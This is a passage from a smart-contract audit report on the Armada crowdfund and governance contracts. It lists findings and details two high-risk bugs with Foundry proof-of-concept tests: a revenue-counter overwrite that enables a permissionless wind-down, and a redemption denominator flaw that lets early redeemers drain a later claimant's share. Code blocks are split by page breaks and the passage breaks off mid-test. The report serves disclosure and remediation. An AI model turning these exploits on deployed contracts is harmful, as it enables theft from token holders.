37. RevenueLock::releasable, unlockPercentage **use getCappedObservedRevenue() (projected ceiling) instead of maxObservedRevenue.** REVENUE_LOCK.clean.md:161-162 requires both views “computed from `maxObservedRevenue`” / “based on `maxObservedRevenue` (not raw counter)”. RevenueLock.sol:186-194, 200-202 both call `getCappedObservedRevenue()`, which returns `min(maxObservedRevenue + maxAllowed-Increase, reported)`. The views can therefore return strictly greater unlocks than the spec’d formula whenever elapsed-time budget is unspent. Code is arguably better; spec update preferred.
38. PARAMETER_MANIFEST.md **omits the per-hop incoming-invite stacking cap maxInvitesReceived.** PARAMETER_MANIFEST.md:70-82 lists HOP_CAP, HOP_CEILING_BPS, HOP2_FLOOR_BPS, and outgoing invite slots, but no row for maxInvitesReceived. ArmadaCrowdfund.sol:164-166 configures `maxInvitesReceived = (1, 10, 20)` per hop, enforced at :722 — this is the binding ceiling on the multi-slot model that hop-0 cannot stack at all.
39. MONITORING.md:509 **references nonexistent pendingActivation field.** Spec instructs operators to “Call

activatePendingLimit(address token) on ArmadaTreasuryGov shortly after pendingActivation timestamp”. ArmadaTreasuryGov.sol:41-43 exposes three separate fields pendingLimitAbsoluteActivation, pendingLimitBpsActivation, pendingWindowDurationActivation; no consolidated pendingActivation getter exists. Same MONITORING-drift class as items 20 and 21.

40. MONITORING.md:539 **formula references nonexistent** scheduledTimestamp **field on proposals**. Spec defines a stuck-proposal alert as “Proposal in Queued state where block.timestamp > scheduledTimestamp + executionDelay”. ArmadaGovernor stores no scheduledTimestamp on the Proposal struct; queue timing lives on the TimelockController and is reachable only via timelock.getTimestamp(timelockId). getProposal:1042 returns no queued-at field. Operators cannot evaluate the documented condition from in-scope code.
41. OPERATIONS.md:210 **references nonexistent** seedCount() **view**. Spec instructs operators to read “Current hop-0 count (observer or seedCount() view)”; same reference appears in §11 Checkpoint 2. ArmadaCrowdfund exposes the count only via getHopStats(0).whitelistCount (:583-591); no seedCount()/getSeedCount()/hop0Count() exists.

Summary

Project Name	Crowdfund
Governance	
Repository	armada-poc
Commit	a009580c1f6a...
Fix Commit	5b525ef8c9a7...
Audit Timeline	Apr 21st - May 4th, 2026
Methods	Manual Review, Formal Verification

Issues Found

Critical Risk	0
High Risk	3
Medium Risk	10
Low Risk	15
Informational	15
Gas Optimizations	11
Total Issues	54

Summary of Findings

[H-1] RevenueCounter::attestRevenue permanently overwrites concurrent stable syncs, enabling permissionless wind-down	Resolved
[H-2] ArmadaRedemption::circulatingSupply excludes entitled-but-unclaimed ARM in RevenueLock and ArmadaCrowdfund	Resolved

[H-3] ArmadaGovernor::queue forwards stale executionDelay; time-lock.updateDelay can permanently brick governance	Resolved
[M-1] ArmadaGovernor::_classifyProposal batch-split distribute bypasses Extended classification	Resolved
[M-2] ArmadaTreasuryGov can't distribute ETH	Resolved
[M-3] Function stewardSpend is not accounted in 5% treasury guard	Resolved
[M-4] Governance enabling ARM transfers permanently bricks ArmadaWindDown and ArmadaRedemption	Resolved
[M-5] Steward-budget and outflow setters classified flat-Extended instead of directional; steward can frontrun cuts	Resolved
[M-6] ArmadaWindDown::triggerWindDown can permissionlessly initiate wind-down even when revenue target has been met	Resolved
[M-7] ArmadaGovernor::setExcludedAddresses lacks add path; follow-on RevenueLock cohorts permanently inflate quorum	Resolved
[M-8] ArmadaGovernor::queue, execute don't gate on windDownActive, allowing in-flight proposals to complete after wind-down	Resolved
[M-9] ArmadaGovernor::resolveRatification ejects live securityCouncil slot, not the SC that issued the veto	Resolved
[M-10] Timelock role-management calldata bypasses ArmadaGovernor::_validateTimelockCalldata which can brick governance	Resolved
[L-01] launchTeam self-registers at hop-1 in week 1 and bypasses the week-1-only launch-team invite window via the regular ArmadaCrowdfund::invite path in weeks 2-3	Resolved
[L-02] Pre-wind-down shield pause bleeds into post-wind-down; SC extends emergency window	Resolved
[L-03] ArmadaGovernor::setExcludedAddresses lacks deduplication - quorum floor collapse via duplicate	Resolved
[L-04] ArmadaCrowdfund::finalize refunds raises above MIN_SALE when 67-99 hop-0 participants but sale succeeds when 100+ hop-0 participants	Acknowledged
[L-05] ArmadaRedemption::redeem partial-sweep and per-asset share-zero forfeiture	Resolved
[L-06] ArmadaGovernor::securityCouncil is inert at launch; no deploy-time bootstrap	Resolved
[L-07] ArmadaTreasuryGov::removeStewardBudgetToken can revert with OOG error	Resolved
[L-08] ArmadaCrowdfund::finalize rounding buffer over-reserves USDC by factor of NUM_HOPS	Resolved
[L-09] ArmadaCrowdfund has no USDC sweep path; unclaimed refunds and donations are permanently stuck	Acknowledged
[L-10] ArmadaRedemption: Optional ETH redemption can cause users to forfeit their pro-rata ETH share	Resolved
[L-11] ArmadaGovernor::state incorrectly handles VetoRatification proposals	Resolved

[L-12] ArmadaRedemption has no sweep path; assets pro-rata to never-redeemed ARM are permanently stuck	Acknowledged
[L-13] ArmadaGovernor::addExtendedSelector, addStandardSelector accept dual-map state; later removal silently downgrades	Resolved
[L-14] ArmadaWindDown::governanceTriggerWindDown selector unregistered, force-classified Extended instead of spec-mandated Standard	Resolved
[L-15] ArmadaCrowdfund::computeAllocation, computeAllocationAtHop revert in refundMode, breaking spec's "always returns theoretical entitlement" guarantee	Resolved
[I-01] RevenueCounter::setFeeCollector, syncStablecoinRevenue underflow on non-monotonic collector	Resolved
[I-02] Missing input validation in value-movers, AdapterRegistry, and ArmadaRedemption::redeem	Resolved
[I-03] RevenueCounter missing trailing storage gap despite UUPS upgrade-ability	Resolved
[I-04] ArmadaTreasuryGov::setOutflowWindow has no upper bound	Resolved
[I-05] ArmadaTreasuryGov::removeStewardBudgetToken deletes history, allowing rolling-window bypass via remove-then-add	Resolved
[I-06] Event correctness gaps: incomplete emissions, missing indexed params, and semantic mismatches	Partially Resolved
[I-07] Code hygiene: inconsistent imports, mappings, custom errors, events, and naming	Partially Resolved
[I-08] Token-side mapping add-only asymmetry	Acknowledged
[I-09] scripts/verify_deployment.ts omissions	Resolved
[I-10] CROWDFUND_OPEN_DELAY default 60 seconds is operationally fragile	Resolved
[I-11] TreasurySteward::termStart stale after removeSteward	Resolved
[I-12] transferTo, transferETHTo in standardSelectors but wind-down-only	Resolved
[I-13] RevenueCounter::initialize missing zero-owner check	Resolved
[I-14] RevenueLock: Missing Funding Validation, Can Be Underfunded While Claims Remain Enabled	Resolved
[I-15] ArmadaGovernor::initialize populates selector maps via keccak strings, drifting silently on cross-contract rename	Acknowledged
[G-01] Use calldata instead of memory for external array parameters in ArmadaGovernor::propose, proposeStewardSpend	Acknowledged
[G-02] Default-value initialisations in ArmadaCrowdfund and RevenueLock are redundant	Resolved
[G-03] State variable and struct field packing across ArmadaCrowdfund, ArmadaGovernor, ArmadaToken, ShieldPauseController	Resolved
[G-04] Storage round-trips: helpers write state that callers immediately re-read instead of returning the value	Resolved
[G-05] Cache storage slots read multiple times within the same function	Resolved

[G-06] Reorder calldata input checks before non-immutable storage reads in 8 admin setters	Partially Resolved
[G-07] Use named return variable to eliminate redundant local in 4 functions	Resolved
[G-08] Use assembly call to send native tokens when return data is not needed	Resolved
[G-09] Reorder emit before storage write to eliminate old local variables	Resolved
[G-10] Redundant <code>sc != address(0)</code> check in <code>ShieldPauseController::pauseShields</code>	Resolved
[G-11] Optimize away redundant external calls by adding combined helpers	Resolved

7 Findings

7.1 High Risk

7.1.1 `RevenueCounter::attestRevenue` permanently overwrites concurrent stable syncs, enabling permissionless wind-down

Description: `RevenueCounter::attestRevenue` is the governance-only entry point for crediting non-stablecoin revenue (ETH, etc.) to the protocol's monotonic `recognizedRevenueUsd` counter. Per `specs/GOVERNANCE.md:526-527` it is cumulative-not-delta by design and SETS the counter, while `RevenueCounter::syncStablecoinRevenue` at `contracts/governance/RevenueCounter.sol:59-73` is permissionless and adds the delta of `IFeeCollector::cumulativeFeesCollected` on every call. The two paths interact in a way the spec is silent on: `attestRevenue` overwrites any stable-fee accrual that was synced into the counter between proposal creation and execution, AND does NOT touch `lastSyncedCumulative`, so the overwritten amount is permanent under all subsequent syncs.

The cumulative/SET design is endorsed by `specs/GOVERNANCE.md:526-527` ("idempotent - attesting '\$50,000' twice doesn't double-count"), but the spec is silent on this concurrent-sync consequence. `specs/GOVERNANCE.md:528` further forecloses the obvious "overshoot the attestation to compensate" workaround by requiring attested values to reference verifiable on-chain receipts.

Files:

- `contracts/governance/RevenueCounter.sol:59-73` (`syncStablecoinRevenue` permissionless; updates `lastSyncedCumulative`)
- `contracts/governance/RevenueCounter.sol:81-90` (`attestRevenue` overwrites `recognizedRevenueUsd`; does NOT touch `lastSyncedCumulative`)
- `contracts/governance/ArmadaWindDown.sol:143-151` (`triggerWindDown` permissionless gate reads counter)
- `specs/GOVERNANCE.md:526-528` (cumulative-not-delta design rationale; receipts requirement that forecloses overshoot workaround)
- `specs/REVENUE_LOCK.md §6` (release milestones gated by `recognizedRevenueUsd`)

Impact:

1. **`recognizedRevenueUsd` is systematically depressed below true protocol revenue.** Any stable accrual that bumps the counter via `syncStablecoinRevenue` during a non-stable attestation proposal's 11-day Standard lifecycle is silently rewritten by the attestation's SET, and never re-credited because subsequent sync deltas only flow above the (stale) `lastSyncedCumulative`. Each non-stable attestation event leaks the stable accrual that occurred during its delay window. Loss compounds across attestation cycles over the protocol's lifetime.
2. **The counter cannot be cleanly corrected via subsequent `attestRevenue` proposals.** A corrective `attestRevenue(higher_value)` proposal is itself subject to the same race: anyone can call `syncStablecoinRevenue` at any block during the recovery proposal's 11-day window. In the adversarial worst case, an attacker syncs immediately before the recovery executes, advancing `recognizedRevenueUsd` to exactly the recovery target. `attestRevenue` then early-returns at `RevenueCounter.sol:84` (`if (newCumulativeUsd == recognizedRevenueUsd) return`) and the recovery becomes a complete no-op while the original leak persists. If the attacker pushes the counter above the recovery target, the `require(>=)` check at line 82 reverts the recovery entirely. Cost to defeat any recovery: one `syncStablecoinRevenue` transaction, callable by any address.
3. **The depressed counter enables permissionless wind-down.** `ArmadaWindDown::triggerWindDown` at `contracts/governance/ArmadaWindDown.sol:143-151` is permissionless once `block.timestamp > windDownDeadline` `recognizedRevenueUsd < revenueThreshold`. Once cumulative leaks push the counter under the threshold, anyone can trigger irreversible wind-down: governance permanently disabled, ARM forced one-way transferable, treasury permissionlessly sweepable to redemption - even though true revenue would

have cleared the threshold. Pre-trigger, beneficiaries on the RevenueLock unlock curve receive their unlocks slower per specs/REVENUE_LOCK.md §6 (release gated by recognizedRevenueUsd).

Proof of Concept: Add the following file to test-foundry/solace-pocs/PoC_AttestRevenueOverwritesConcurrentStableSync.t.sol and run with: `forge test --match-path test-foundry/solace-pocs/PoC_AttestRevenueOverwritesConcurrentStableSync.t.sol -vv`

```
// SPDX-License-Identifier: MIT
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/RevenueCounter.sol";
import "../contracts/governance/IFeeCollector.sol";
import "@openzeppelin/contracts/proxy/ERC1967/ERC1967Proxy.sol";

contract MockFeeCollector is IFeeCollector {
    uint256 public cumulative;
    function cumulativeFeesCollected() external view returns (uint256) { return cumulative; }
    function setCumulative(uint256 v) external { require(v >= cumulative, "monotonic"); cumulative = v; }
}

contract PoC_AttestRevenueOverwritesConcurrentStableSyncTest is Test {
    RevenueCounter public counter;
    MockFeeCollector public feeCollector;
    address public timelock = address(0x71E10C4);

    function setUp() public {
        RevenueCounter impl = new RevenueCounter();
        bytes memory initData = abi.encodeWithSelector(RevenueCounter.initialize.selector, timelock);
        ERC1967Proxy proxy = new ERC1967Proxy(address(impl), initData);
        counter = RevenueCounter(address(proxy));
        feeCollector = new MockFeeCollector();
        vm.prank(timelock);
        counter.setFeeCollector(address(feeCollector));
    }

    /// Impact 1: recognizedRevenueUsd is permanently depressed below true revenue.
    function test_attestRevenue_permanently_overwrites_concurrent_stable_sync() public {
        feeCollector.setCumulative(800e6);
        counter.syncStablecoinRevenue();
        vm.prank(timelock);
        counter.attestRevenue(1000e18);
        // counter = $1000 ($800 stable + $200 prior non-stable), lastSync = $800

        // Proposer creates attestRevenue(1200e18) for new $200 non-stable receipt.
        // 11-day Standard proposal lifecycle begins. During the window, two
        // permissionless syncs flush stable accrual into the counter.
        vm.warp(block.timestamp + 5 days);
        feeCollector.setCumulative(850e6);
        counter.syncStablecoinRevenue(); // counter = $1050, lastSync = $850

        vm.warp(block.timestamp + 5 days);
        feeCollector.setCumulative(900e6);
        counter.syncStablecoinRevenue(); // counter = $1100, lastSync = $900

        vm.warp(block.timestamp + 1 days);
        vm.prank(timelock);
        counter.attestRevenue(1200e18); // proposal executes, counter = $1200
        // KEY: lastSyncedCumulative is UNCHANGED by attestRevenue.
        assertEq(counter.lastSyncedCumulative(), 900e6,
            "lastSyncedCumulative unchanged - load-bearing for permanence");
        // True at execution: $900 stable + $400 non-stable = $1300. Counter $1200. Loss $100.
    }
}
```

```

    // Future sync proves loss is permanent: subsequent deltas flow above stale $900 baseline.
    vm.warp(block.timestamp + 1 days);
    feeCollector.setCumulative(910e6);
    counter.syncStablecoinRevenue(); // counter = $1210
    assertEq(910e18 + 400e18 - counter.recognizedRevenueUsd(), 100e18,
        "permanent leak: $100 missing one block after");

    // Drive home permanence: warp 1 year, sync at $50,000 lifetime stable.
    vm.warp(block.timestamp + 365 days);
    feeCollector.setCumulative(50_000e6);
    counter.syncStablecoinRevenue();
    assertEq(50_400e18 - counter.recognizedRevenueUsd(), 100e18,
        "permanent leak: $100 still missing one year later");
}

/// Impact 2 (organic case): a corrective attestRevenue inherits the same bug.
/// Each recovery attempt leaks its own delay-window accrual.
function test_corrective_attestation_inherits_the_same_bug() public {
    // Reproduce the original leak (counter = $1210, lastSync = $910, true = $1310).
    feeCollector.setCumulative(800e6); counter.syncStablecoinRevenue();
    vm.prank(timelock); counter.attestRevenue(1000e18);
    vm.warp(block.timestamp + 5 days); feeCollector.setCumulative(850e6);
    ↪ counter.syncStablecoinRevenue();
    vm.warp(block.timestamp + 5 days); feeCollector.setCumulative(900e6);
    ↪ counter.syncStablecoinRevenue();
    vm.warp(block.timestamp + 1 days); vm.prank(timelock); counter.attestRevenue(1200e18);
    vm.warp(block.timestamp + 1 days); feeCollector.setCumulative(910e6);
    ↪ counter.syncStablecoinRevenue();

    // Recovery proposal: attestRevenue(1310e18) to restore the lost $100.
    // 11-day recovery window; stable accrues from $910 to $960.
    vm.warp(block.timestamp + 5 days); feeCollector.setCumulative(940e6);
    ↪ counter.syncStablecoinRevenue();
    vm.warp(block.timestamp + 5 days); feeCollector.setCumulative(960e6);
    ↪ counter.syncStablecoinRevenue();

    vm.warp(block.timestamp + 1 days);
    vm.prank(timelock);
    counter.attestRevenue(1310e18); // recovery executes, counter = $1310
    // True at recovery: $960 + $400 = $1360. Counter $1310. NEW leak $50.
    assertEq(1360e18 - counter.recognizedRevenueUsd(), 50e18,
        "recovery left a new $50 leak from its own delay-window accrual");

    // Confirm the new $50 is also permanent under sync.
    vm.warp(block.timestamp + 365 days);
    feeCollector.setCumulative(50_000e6);
    counter.syncStablecoinRevenue();
    assertEq(50_400e18 - counter.recognizedRevenueUsd(), 50e18,
        "recovery's $50 leak is itself permanent under sync");
}

/// Impact 2 (adversarial worst case): a single permissionless sync right before
/// recovery execution renders the recovery a complete no-op via the line-84
/// early-return. Cost to attacker: one transaction's gas.
function test_strategic_sync_renders_recovery_a_complete_noop() public {
    // Reproduce the original leak (counter = $1210, lastSync = $910, true = $1310).
    feeCollector.setCumulative(800e6); counter.syncStablecoinRevenue();
    vm.prank(timelock); counter.attestRevenue(1000e18);
    vm.warp(block.timestamp + 5 days); feeCollector.setCumulative(850e6);
    ↪ counter.syncStablecoinRevenue();
    vm.warp(block.timestamp + 5 days); feeCollector.setCumulative(900e6);
    ↪ counter.syncStablecoinRevenue();

```

```

vm.warp(block.timestamp + 1 days); vm.prank(timelock); counter.attestRevenue(1200e18);
vm.warp(block.timestamp + 1 days); feeCollector.setCumulative(910e6);
↪ counter.syncStablecoinRevenue();

// Recovery proposal: attestRevenue(1310e18). 11-day window passes; stable to $1010.
vm.warp(block.timestamp + 10 days);
feeCollector.setCumulative(1010e6);

// ATTACKER (any address) syncs right before recovery: counter advances to exactly $1310.
address attacker = address(0xBADBAD);
vm.prank(attacker);
counter.syncStablecoinRevenue();
assertEq(counter.recognizedRevenueUsd(), 1310e18,
    "attacker pre-sync brought counter to exactly the recovery target");

// Recovery executes one block later: attestRevenue(1310e18).
vm.warp(block.timestamp + 1);
vm.prank(timelock);
counter.attestRevenue(1310e18);
// require(1310e18 >= 1310e18) passes; line-84 early-return fires; counter unchanged.
assertEq(counter.recognizedRevenueUsd(), 1310e18,
    "recovery is a no-op: early-return at line 84 because counter already equals target");

// True now: $1010 + $400 = $1410. Counter $1310. Original $100 leak preserved.
assertEq(1410e18 - counter.recognizedRevenueUsd(), 100e18,
    "original $100 leak preserved; recovery defeated by permissionless pre-sync");
}
}

```

All three tests pass:

```

[PASS] test_attestRevenue_permanently_overwrites_concurrent_stable_sync()
[PASS] test_corrective_attestation_inherits_the_same_bug()
[PASS] test_strategic_sync_renders_recovery_a_complete_noop()

```

Recommended Mitigation: Add an explicit increment-style entry point and reserve the SET form for confirmed-error correction only:

```

function addRevenue(uint256 deltaUsd) external onlyOwner {
    if (deltaUsd == 0) return;
    uint256 prev = recognizedRevenueUsd;
    recognizedRevenueUsd = prev + deltaUsd;
    emit RevenueUpdated(recognizedRevenueUsd, prev);
}

```

Use addRevenue for routine non-stable revenue attestation. The increment semantics make the call commutative with concurrent syncStablecoinRevenue and remove the proposer's prediction burden. Reserve attestRevenue (SET) for corrections of confirmed historical errors only, and document the SET-overwrites-concurrent-sync hazard in specs/GOVERNANCE.md:526-527.

Armada: Fixed in commit [e4c3ce5](#).

Cyfrin: Verified.

7.1.2 ArmadaRedemption::circulatingSupply excludes entitled-but-unclaimed ARM in RevenueLock and ArmadaCrowdfund

Description: ArmadaRedemption::circulatingSupply at contracts/governance/ArmadaRedemption.sol:196-203 computes the redemption denominator as totalSupply - balanceOf(treasury) - balanceOf(revenueLock) - balanceOf(crowdfundContract) - balanceOf(this). The full balances of RevenueLock and ArmadaCrowdfund are subtracted, including ARM that is fully entitled to a specific user but still sitting in the contract pending the user's release() or claim() call.

Both `RevenueLock::release` at `contracts/governance/RevenueLock.sol:146` and `ArmadaCrowdfund::claim` at `contracts/crowdfund/ArmadaCrowdfund.sol:481` are callable post-wind-down. When early holders redeem before a slow beneficiary or crowdfund participant pulls their entitled ARM, the early holders consume the treasury against an artificially small denominator and take a disproportionate share. The slow user then claims or releases, finds available assets reduced or zero, and is reverted by the `anyPayout` guard at `contracts/governance/ArmadaRedemption.sol:187`.

The spec contradicts the on-chain behavior in two places.

`specs/GOVERNANCE.md:646` explicitly authorizes post-wind-down claim+redeem for crowdfund participants:

participants can still call `claim()` after wind-down and then redeem

`specs/GOVERNANCE.md:651` characterizes the `RevenueLock` variant as bounded and harmless:

the lock contract's ARM balance decreases, shrinking the denominator slightly. This means redemption ratios can shift marginally between redemptions if releases happen in between. The effect is bounded by the amount of unreleased ARM at wind-down time and is negligible in practice.

The PoCs below refute both: the `ArmadaCrowdfund` variant outright denies a documented redemption path, and the `RevenueLock` variant produces 60% loss under realistic launch parameters - not negligible.

Impact: A late entitled user (a `RevenueLock` beneficiary whose milestones were met pre-wind-down, or an `ArmadaCrowdfund` participant who has not yet called `claim()`) can lose up to 100% of their pro-rata treasury entitlement to early redeemers.

For a \$500k post-sweep treasury under the launch-allocation split (65% treasury, 15% revenue-lock, 10% crowdfund, 10% holders) the PoCs demonstrate:

- `RevenueLock` variant: a single slow beneficiary loses \$300k, 60% of the treasury
- `ArmadaCrowdfund` variant: a single late participant loses \$250k, 50% of the treasury

Aggregate loss across all slow entitled users scales with their fraction of unreleased-but-entitled ARM at wind-down time, bounded by the full early-network allocation (20% per `specs/GOVERNANCE.md:484`) plus the unclaimed crowdfund allocation.

This is most likely to occur when governance triggers wind-down mid-protocol while `RevenueLock` beneficiaries are between milestone-eligibility and release-call (waiting for transfers to be enabled, multisig coordination, or simple slowness), or while `ArmadaCrowdfund` participants have not yet called `claim()`. The 7-day `REDEMPTION_DELAY` provides a social-coordination window for sweeps and does not enforce release or claim ordering.

The affected class includes the launch team, ecosystem contributors, the future-contributor reserve, and crowdfund participants - typically a small set of high-profile addresses.

Proof of Concept: Two variants demonstrate the same root cause via different excluded contracts.

Variant A: `RevenueLock` slow release

Add the following test to `test-foundry/solace-pocs/PoC_RevenueLockSlowReleaseRedemptionLoss.t.sol`:

```
// SPDX-License-Identifier: MIT
// ABOUTME: PoC showing RevenueLock beneficiaries who release() after early redeemers
// ABOUTME: redeem can lose their entire treasury share - disproves spec's "negligible" claim.
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/ArmadaRedemption.sol";
import "../contracts/governance/ArmadaToken.sol";
import "@openzeppelin/contracts/governance/TimelockController.sol";
import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

contract MockTokenRedemption is ERC20 {
    constructor(string memory n, string memory s) ERC20(n, s) {}
    function mint(address to, uint256 amount) external { _mint(to, amount); }
}
```

```

contract MockWindDownRedemption {
    uint256 public triggerTime;
    function setTriggerTime(uint256 _t) external { triggerTime = _t; }
}

contract PoC_RevenueLockSlowReleaseRedemptionLossTest is Test {
    ArmadaRedemption public redemption;
    ArmadaToken public armToken;
    TimelockController public timelock;
    MockTokenRedemption public usdc;
    MockWindDownRedemption public windDown;

    address public deployer = address(this);
    address public alice = address(0xA11CE);
    address public bob = address(0xB0B);
    address public carol = address(0xCA401);
    address public treasuryAddr = address(0x7777);
    address public revenueLock = address(0xABCD);
    address public crowdfund = address(0xCF00);

    uint256 constant TOTAL_SUPPLY = 12_000_000 * 1e18;
    uint256 constant TWO_DAYS = 2 days;
    uint256 constant USDC_IN_TREASURY = 500_000e6;

    function setUp() public {
        address[] memory proposers = new address[](0);
        address[] memory executors = new address[](0);
        timelock = new TimelockController(TWO_DAYS, proposers, executors, deployer);

        armToken = new ArmadaToken(deployer, address(timelock));

        windDown = new MockWindDownRedemption();
        armToken.setWindDownContract(address(windDown));
        vm.prank(address(windDown));
        armToken.setTransferable(true);

        redemption = new ArmadaRedemption(
            address(armToken),
            treasuryAddr,
            revenueLock,
            crowdfund
        );

        redemption.setWindDown(address(windDown));
        windDown.setTriggerTime(block.timestamp);
        vm.warp(block.timestamp + 7 days + 1);

        armToken.transfer(treasuryAddr, TOTAL_SUPPLY * 65 / 100);
        armToken.transfer(revenueLock, TOTAL_SUPPLY * 15 / 100);
        armToken.transfer(crowdfund, TOTAL_SUPPLY * 10 / 100);
        armToken.transfer(alice, TOTAL_SUPPLY * 5 / 100);
        armToken.transfer(bob, TOTAL_SUPPLY * 5 / 100);

        usdc = new MockTokenRedemption("Mock USDC", "USDC");
        usdc.mint(address(redemption), USDC_IN_TREASURY);

        vm.prank(alice); armToken.approve(address(redemption), type(uint256).max);
        vm.prank(bob); armToken.approve(address(redemption), type(uint256).max);
        vm.prank(carol); armToken.approve(address(redemption), type(uint256).max);
    }

    function test_PoC_carolLosesEntireTreasuryShareWhenSlowToRelease() public {

```

```

address[] memory tokens = new address[](1);
tokens[0] = address(usdc);

// Fair shares if carol had released BEFORE alice/bob redeemed:
// eligible = 600K + 600K + 1.8M = 3M, treasury = $500k
uint256 fairCarol = (USDC_IN_TREASURY * 1_800_000e18) / 3_000_000e18; // $300k
uint256 fairAlice = (USDC_IN_TREASURY * 600_000e18) / 3_000_000e18; // $100k
uint256 fairBob = (USDC_IN_TREASURY * 600_000e18) / 3_000_000e18; // $100k

// The bug: denominator excludes carol's pending 1.8M
assertEq(redemption.circulatingSupply(), 1_200_000e18, "denominator excludes carol's pending");

uint256 aliceArm = armToken.balanceOf(alice);
vm.prank(alice);
redemption.redeem(aliceArm, tokens, false);
assertEq(usdc.balanceOf(alice), 250_000e6, "alice over-receives");

uint256 bobArm = armToken.balanceOf(bob);
vm.prank(bob);
redemption.redeem(bobArm, tokens, false);
assertEq(usdc.balanceOf(bob), 250_000e6, "bob over-receives");

assertEq(usdc.balanceOf(address(redemption)), 0, "treasury fully drained");

// RevenueLock.release(carol) - atomic transfer
vm.prank(revenueLock);
armToken.transfer(carol, 1_800_000e18);

assertEq(redemption.circulatingSupply(), 1_800_000e18, "denominator now includes carol");

uint256 carolArm = armToken.balanceOf(carol);
vm.expectRevert(bytes("ArmadaRedemption: no assets available - call sweep first"));
vm.prank(carol);
redemption.redeem(carolArm, tokens, false);

uint256 carolLoss = fairCarol;
emit log_named_uint("carol fair share USDC", fairCarol);
emit log_named_uint("carol actual received", 0);
emit log_named_uint("carol loss USDC", carolLoss);
emit log_named_uint("carol loss as % of treasury", (carolLoss * 100) / USDC_IN_TREASURY);
emit log_named_uint("alice windfall USDC", usdc.balanceOf(alice) - fairAlice);
emit log_named_uint("bob windfall USDC", usdc.balanceOf(bob) - fairBob);

assertEq(carolLoss, 300_000e6, "carol loses $300k - 60% of treasury, not negligible");
assertGt(carolLoss * 100 / USDC_IN_TREASURY, 50, "loss > 50% of total treasury");
}
}

```

Run with: `forge test --match-path "test-foundry/solace-pocs/PoC_RevenueLockSlowReleaseRedemptionLoss.t.sol" -vv`

Output:

```

carol fair share USDC: 300000000000
carol actual received: 0
carol loss USDC: 300000000000
carol loss as % of treasury: 60
alice windfall USDC: 150000000000
bob windfall USDC: 150000000000

```

Variant B: ArmadaCrowdfund late claim

Add the following test to `test-foundry/solace-pocs/PoC_CrowdfundLateClaimRedemptionLoss.t.sol`:


```

// SPDX-License-Identifier: MIT
// ABOUTME: PoC showing Crowdfund participants who claim() after early redeemers
// ABOUTME: redeem can lose their entire treasury share - violates spec sequential correctness.
pragma solidity ^0.8.17;

import "forge-std/Test.sol";
import "../contracts/governance/ArmadaRedemption.sol";
import "../contracts/governance/ArmadaToken.sol";
import "@openzeppelin/contracts/governance/TimelockController.sol";
import "@openzeppelin/contracts/token/ERC20/ERC20.sol";

contract MockTokenRedemption is ERC20 {
    constructor(string memory n, string memory s) ERC20(n, s) {}
    function mint(address to, uint256 amount) external { _mint(to, amount); }
}

contract MockWindDownRedemption {
    uint256 public triggerTime;
    function setTriggerTime(uint256 _t) external { triggerTime = _t; }
}

contract PoC_CrowdfundLateClaimRedemptionLossTest is Test {
    ArmadaRedemption public redemption;
    ArmadaToken public armToken;
    TimelockController public timelock;
    MockTokenRedemption public usdc;
    MockWindDownRedemption public windDown;

    address public deployer = address(this);
    address public alice = address(0xA11CE);
    address public bob = address(0xB0B);
    address public carol = address(0xCA401);
    address public treasuryAddr = address(0x7777);
    address public revenueLock = address(0xABCD);
    address public crowdfund = address(0xCF00);

    uint256 constant TOTAL_SUPPLY = 12_000_000 * 1e18;
    uint256 constant TWO_DAYS = 2 days;
    uint256 constant USDC_IN_TREASURY = 500_000e6;

    function setUp() public {
        address[] memory proposers = new address[](0);
        address[] memory executors = new address[](0);
        timelock = new TimelockController(TWO_DAYS, proposers, executors, deployer);

        armToken = new ArmadaToken(deployer, address(timelock));

        windDown = new MockWindDownRedemption();
        armToken.setWindDownContract(address(windDown));
        vm.prank(address(windDown));
        armToken.setTransferable(true);

        redemption = new ArmadaRedemption(
            address(armToken),
            treasuryAddr,
            revenueLock,
            crowdfund
        );

        redemption.setWindDown(address(windDown));
        windDown.setTriggerTime(block.timestamp);
        vm.warp(block.timestamp + 7 days + 1);
    }
}

```

```

// Realistic post-launch distribution. Crowdfund holds 1.2M ARM ENTIRELY
// entitled to carol (crowdfund participant who has not yet called claim()
// at the moment of wind-down trigger).
armToken.transfer(treasuryAddr, TOTAL_SUPPLY * 65 / 100);
armToken.transfer(revenueLock, TOTAL_SUPPLY * 15 / 100);
armToken.transfer(crowdfund, TOTAL_SUPPLY * 10 / 100);
armToken.transfer(alice, TOTAL_SUPPLY * 5 / 100);
armToken.transfer(bob, TOTAL_SUPPLY * 5 / 100);

usdc = new MockTokenRedemption("Mock USDC", "USDC");
usdc.mint(address(redemption), USDC_IN_TREASURY);

vm.prank(alice); armToken.approve(address(redemption), type(uint256).max);
vm.prank(bob); armToken.approve(address(redemption), type(uint256).max);
vm.prank(carol); armToken.approve(address(redemption), type(uint256).max);
}

function test_PoC_carolLosesEntireTreasuryShareWhenSlowToClaimCrowdfund() public {
    address[] memory tokens = new address[](1);
    tokens[0] = address(usdc);

    // Fair shares if carol had claimed BEFORE alice/bob redeemed:
    // eligible = 600K + 600K + 1.2M = 2.4M, treasury = $500k
    uint256 fairCarol = (USDC_IN_TREASURY * 1_200_000e18) / 2_400_000e18; // $250k
    uint256 fairAlice = (USDC_IN_TREASURY * 600_000e18) / 2_400_000e18; // $125k
    uint256 fairBob = (USDC_IN_TREASURY * 600_000e18) / 2_400_000e18; // $125k

    // The bug: denominator excludes carol's pending crowdfund claim
    assertEq(redemption.circulatingSupply(), 1_200_000e18, "denominator excludes carol's pending");

    uint256 aliceArm = armToken.balanceOf(alice);
    vm.prank(alice);
    redemption.redeem(aliceArm, tokens, false);
    assertEq(usdc.balanceOf(alice), 250_000e6, "alice over-receives");

    uint256 bobArm = armToken.balanceOf(bob);
    vm.prank(bob);
    redemption.redeem(bobArm, tokens, false);
    assertEq(usdc.balanceOf(bob), 250_000e6, "bob over-receives");

    assertEq(usdc.balanceOf(address(redemption)), 0, "treasury fully drained");

    // Crowdfund.claim() by carol - atomic transfer of her 1.2M entitlement
    vm.prank(crowdfund);
    armToken.transfer(carol, 1_200_000e18);

    assertEq(redemption.circulatingSupply(), 1_200_000e18, "denominator now includes carol");

    uint256 carolArm = armToken.balanceOf(carol);
    vm.expectRevert(bytes("ArmadaRedemption: no assets available - call sweep first"));
    vm.prank(carol);
    redemption.redeem(carolArm, tokens, false);

    uint256 carolLoss = fairCarol;
    emit log_named_uint("carol fair share USDC", fairCarol);
